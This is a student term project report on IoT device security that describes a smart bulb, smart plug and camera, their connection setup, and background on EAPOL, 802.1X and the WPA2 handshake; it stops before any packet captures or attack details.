Exploiting IoT Devices

Florida Institute of Technology

CSE4820: Mobile and Wireless Security

Term Project

Dr. Abdullah Aydeger

Fall, 2022

Present By

Prajakta Meher & Sandesh More

Acknowledgement

It is indeed a matter of great pleasure and privilege to be able to present this project on **“Exploiting the IOT(Internet of Thing) devices”**.

We would like to express our deep regards and gratitude to the Instructor **Dr. Abdullah Aydeger.**

The completion of this project work is a milestone in a student life and its execution is inevitable in the hands of a guide. We are highly indebted to the project guide Dr. Abdullah Aydeger for his invaluable guidance and appreciation for giving form and substance to this project. It is due to his enduring efforts, patience and enthusiasm, which has given a sense of direction and purposefulness to this project and ultimately made it a success.

We would like to thank our friends who have helped us all the time.

ABSTRACT

The Internet of Things (IoT) is a network of interconnected gadgets known as "smart devices," which are all common objects that have been given intelligence through advanced computing, such as AI and machine learning (IoT). Small yet capable smart devices can operate at the network's edge or on tiny endpoints, processing data without needing to send a report back to the cloud. They include a variety of autonomous workload-capable devices, from sensors to refrigerators, wearables to container transportation.

Combining smart devices can create intelligent places and objects, such as automated processes and controls in smart homes and buildings. They may be used to increase productivity and optimize processes in practically every area, from smart manufacturing to healthcare.

Everyone understands how important data security is. Data breaches can cost businesses millions of dollars, and they can also put people in risky circumstances. Prioritizing safety over preventing data loss and keeping hackers at bay can be even more important when our personal privacy may be damaged by smartphones and IoT devices.

The main principle of this project is to show how vulnerable these IOT devices are. To execute the same we worked on the IOT devices i.e Smart Plug, Smart Bulb, Smart Camera and analyzed the security flaws of each device.

Contents

CHAPTER-1

INTRODUCTION


Smart devices are everyday objects that have been made intelligent with advanced computation, such as AI and machine learning, and have been networked to form the internet of things (IoT). Smart devices can operate at the network's edge or on very small endpoints, and while they are small, they are powerful enough to analyze data without needing to report back to the cloud. Sensors, refrigerators, wearables, and container shipping are all examples of autonomous devices. Smart devices, such as smart homes and buildings, can be coupled to provide intelligence to both things and places, as well as to aid in automating processes and controls. They may be used to improve efficiency and optimize operations in practically any industry, from smart manufacturing to healthcare.

The fast expansion of linked IoT devices opens up new possibilities, but it also poses new cybersecurity dangers. A susceptible device might jeopardize IoT security by providing cyber thieves with access to connected networks, allowing them to steal sensitive company data and user passwords. Organizations must thus learn how to secure IoT devices and identify the top IoT vulnerabilities.

The objective of this project is to find the vulnerabilities in the smart devices. To achieve this task we worked on the IOT devices i.e Smart Plug, Smart Bulb, Smart Camera. We looked into retrieving the data packets that used to trigger ON and OFF conditions and also evaluate the protocols used for communication. We implemented several attacks on these IoT devices to exploit their vulnerabilities.

CHAPTER- 2

BLOCK DIAGRAM



The above block diagram illustrates the basic communication between IoT devices and mobile applications. For establishing the connection we require IoT devices(smart devices) and mobile applications. In this project we are using three IoT devices, Vont Smart Plug (VNT-SLB01), Vont Smart Bulb(SP01 - SWPV1-X2), and Lycatce Smart mini security camera. On the other hand, for controlling these devices we are using the mobile application provided by the respective manufacturer, for Smart bulb and Smart Plug we are using Vont Home mobile application which is available on play store and also on IOS app store. Whereas, for the lycatce smart mini security camera can be controlled by iWFCam mobile application.

In this project the connection of smart bulb is getting established in two ways, authentication is done using Bluetooth and communication is established through Wi-Fi. Whereas the smart plug only required Wi-Fi. Furthermore, in the case of Smart security camera, we can establish the connection using three ways: First, connect the mobile device to the camera's hotspot. And then just add a device through LAN search that follows a successful connection. Second, connect the mobile device to the home network and then, through the app, scan the QR code to establish the connection.Third, connect the mobile device to the personal hotspot of the camera and then scanning the QR code behind the camera through the app to simply establish the connection.

CHAPTER- 3

Component Specification

- Vont Smart Blub

  Controlling Application: Vont Home

  Vendor: VONT

  Compatibility:

  Wi-Fi : 2.4 GHz

  Bluetooth: 5.0

  MAC Address: 7C:DF:A1:A0:3E:70

  Privacy: WPA2

  Cipher: CCMP

  Authentication: PSK

- Vont Smart Plug

  Controlling Application: Vont Home

  Vendor: VONT

  Compatibility:

  Wi-Fi : 2.4 GHz

  MAC Address: 08:F8:0D:BE:2D:77

  Privacy: WPA2

  Cipher: CCMP

  Authentication: PSK

- Lycatce Smart Security mini Camera

  Controlling Application: iWFcam

  Vendor: Lcyatce

  Compatibility:

  Wi-Fi : 2.4 GHz / 5 GHz

  MAC Address: C8:47:8C:42:00:49

  Privacy: N.A

  Cipher: N.A


  Authentication: N.A

CHAPTER- 4


Communication Establishment

1.Vont Smart Bulb


Step 1: For communication establishment, we create a network.



Step 2: Mobile application sends association requests to the access point.



Step 3: Access point responds with association response and sends Key 1/4 authentication key (nonce value), for key exchange the application is using EAPOL protocol.



What is EAPoL?

Extensible Authentication Protocol (EAP) over LAN (EAPoL Protocol) is a network port authentication protocol used in IEEE 802.1X (Port Based Network Access Control) developed to give a generic network sign-on to access network resources.

EAPoL, is a simple encapsulation that can run over any LAN. The same three main components are defined in EAP and EAPoL to accomplish the authentication conversation. The figure shows how these LAN components are connected in a wired environment.

Supplicant (Port Authentication Entity (PAE) seeking access to network resources)

Authenticator (PAE that controls network access)

Authentication Server (a RADIUS/AAA server)

EAPoL Frame Format

MAC Header	Ethernet Type	Version	Packet Type	Packet Body Length	Packet Body	Frame Check Sequence
12 bytes	2 bytes	1 byte	1 byte	2 bytes	variable length	4 bytes

IEEE 802.X Authentication

Devices attempting to connect to a LAN or WLAN require an authentication mechanism. IEEE 802.1X, an IEEE Standard for Port-Based Network Access Control (PNAC), provides protected authentication for secure network access.


An 802.1X network is different from home networks in one major way; it has an authentication server called a RADIUS Server. It checks a user's credentials to see if they are an active member of the organization and, depending on the network policies, grants users varying levels of access to the network. This allows unique credentials or certificates to be used per user, eliminating the reliance on a single network password that can be easily stolen.

How Does 802.1X Work?


802.1X is a network authentication protocol that opens ports for network access when an organization authenticates a user's identity and authorizes them for access to the network. The user's identity is determined based on their credentials or certificate, which is confirmed by the RADIUS server. The RADIUS server is able to do this by communicating with the organization's directory, typically over the LDAP or SAML protocol.

Key Takeaways


- 802.1X gives the device access to the protected side of the network after authentication.
- 802.1X offers a few different ways to authenticate such as username/password, certificates, OTP, etc..
- 802.1X is an authentication protocol to allow access to networks with the use of a RADIUS server.
- 802.1X and RADIUS based security is considered the gold standard to secure wireless and wired networks today.




- Key 2: The mobile application responds to the access point with the MIC(Message integrity code) value.




- Key 3: AP to the mobile application.



- Key 4: MP to AP communication establishment is successful. (All key exchange works on EAPOL protocol.)




The following shows the data packets:

